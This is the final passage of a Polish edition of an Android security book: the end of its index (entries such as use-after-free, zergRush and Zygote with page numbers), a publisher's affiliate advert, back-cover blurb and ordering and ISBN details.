 - systemu plików, 49, 52, 53
 - użytkownika, 49
 - użytkownika uprzywilejowanego, *Patrz:* rooting
 - zbyt duża liczba, 103
 - zbyt mała liczba, 103
- USB, 178, 179, 201, 215, 441
 - debugowanie, 442
 - host, 444
 - kontroler, 202
 - tethering, 203
 - urządzenie, 202
- usb-device-fuzzing, 204, 206
- use-after-free, 268, 270, 274, 282, 284, 299
- User Data Header, *Patrz:* UDH
- User Datagram Protocol, *Patrz:* UDP
- usługa, 56, 58
 - ActivityManager, 60
 - adbd, 88, 94, 398
 - Android Framework, *Patrz:* Android Framework usługa
 - dbus-daemon, 68
 - debuggerd, *Patrz:* debuggerd
 - drmserver, 68
 - GTalkService, 162, 163, 164
 - installd, 68
 - keystore, 68
 - LocationManager, 60
 - mediaserver, 68
 - netd, 68
 - NotificationManager, 60
 - PackageManager, 60
 - podstawowa, 63
 - Property Service, *Patrz:* Property Service
 - ResourceManager, 60
 - servicemanager, 68
 - sieciowa, 48, 147, 151
 - dhcpd, 48
 - wpa_supplicant, 48
 - surfaceflinger, 68
 - systemowa, 48
 - DBus, 48
 - debugowanie, *Patrz:* debugowanie usług systemowych
 - vold, 48
 - TelephonyManger, 60
 - udev, 93
 - Ueventd, 68
 - ViewSystem, 60
 - vold, 95, 275
 - Volume Manager, 97
- usługa adbd, 221
- USRP, 166
- USSD, 153
- użytkownika
 - identyfikator unikalny, *Patrz:* UID
 - root, *Patrz:* root
 - shell, 88
 - uprzywilejowany, *Patrz:* root

V

- vendor-ril, 364, 369
- VerifyApps, 160
- vftable, *Patrz:* funkcja wirtualna tabela
- Virtual Network Computing, *Patrz:* VNC
- Virtual Private Network, *Patrz:* VPN
- VNC, 151

vold, *Patrz:* Volume Daemon
 Volez, 93
 Volume Daemon, 67
 Volume Manager, 97
 VPN, 148
 vulnerability analysis, *Patrz:* analiza podatności

W

Walker Scott, 90, 95
 WAN, 148
 WAP, 153
 warstwa interfejsu radiowego, *Patrz:* RIL
 watchdog, 188, 202
 watchpoints, *Patrz:* punkt obserwacyjny
 web service, *Patrz:* usługa sieciowa
 WebKit, 30, 43, 62, 155, 193, 486
 analiza awarii, 251
 Weimer Florian, 383
 Weinmann Ralph Phillip, 461
 weird machine programming, 264
 wektor ataku, *Patrz:* Android atak wektor
 White Chris, 25
 Wicherski Greg, 170
 Wide Area Network, *Patrz:* WAN
 widget, 37
 Wi-Fi, 146, 148, 164, 167
 stos, 168
 uwierzytelnienie, 168
 WiFiManager, 102
 Wireless Application Protocol, *Patrz:* WAP
 wirtualna maszyna Dalvik, 48

Wise Joshua, 95
 write-four, 277
 wstrzykiwanie SQL, 138
 Wunderbar, 92
 Wunderbar emporium, 93
 wyjątek
 NullPointerException, 191, 192
 SecurityException, 103

X

Xeltek, 454, 478
 Xperia Firmware, 309
 XPosed, 472
 XSS, 155

Z

zabezpieczenie NAND, *Patrz:* NAND
 zakres zaufania, 49
 Zalewski Michał, 155
 zaporą sieciową, 148
 zergRush, 267, 278, 280
 zestaw testowy, 426
 STMicromedia ARM, 426
 zImage, *Patrz:* Linux jądro
 Zimmerlich, 94, 95
 Zygote, 61, 80, 94, 105, 249, 297, 472
 Zysploit, 94, 95

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄŻKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA

 **Helion SA**

Lektura obowiązkowa dla specjalistów odpowiedzialnych za bezpieczeństwo platformy Android!

System Android to niezaprzeczalny lider wśród systemów operacyjnych dla urządzeń mobilnych. Jednak bycie liderem ma pewną zasadniczą wadę — wszyscy chcą przelamać jego zabezpieczenia. Jeżeli jesteś specjalistą odpowiedzialnym za bezpieczeństwo sieci, jeżeli jesteś administratorem odpowiadającym za bezpieczeństwo urządzeń mobilnych, to trafiłeś na książkę, która będzie Twoją lekturą obowiązkową przez najbliższe dni!

Dzięki niej poznasz działanie systemu Android oraz zaimplementowaną w nim architekturę zabezpieczeń. Na podstawie kolejnych rozdziałów nauczysz się rozpoznawać szczegóły implementacji zabezpieczeń oraz komplikacje wynikające z tego, że Android to otwarty system. Gdy już zdobędziesz solidne fundamenty teoretyczne, przejdziesz do analizy różnych technik ataku na urządzenia pracujące pod kontrolą Androida. Ponadto poznasz możliwe płaszczyzny ataku, publicznie dostępne exploity oraz słabości jądra systemu. Zadbaj o bezpieczeństwo platformy Android!

Dzięki tej książce:

- poznasz architekturę zabezpieczeń systemu Android
- odkryjesz płaszczyzny ataku na ten system
- wyszukasz słabości systemu
- skompletujesz przydatne narzędzia
- unikniesz typowych ataków na system Android

WILEY

Helion

78922 numer katalogowy

księgarnia internetowa

<http://helion.pl>

zamówienia telefoniczne



0 801 339900



0 601 339900

Sprawdź najnowsze promocje:
• <http://helion.pl/promocje>
Książki najchętniej czytane:
• <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
• <http://helion.pl/nawosci>

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po WIĘCEJ



KOD KORZYSCI

ISBN 978-83-246-9940-7



9 788324 699407

Informatyka w najlepszym wydaniu

cena: 89,00 zł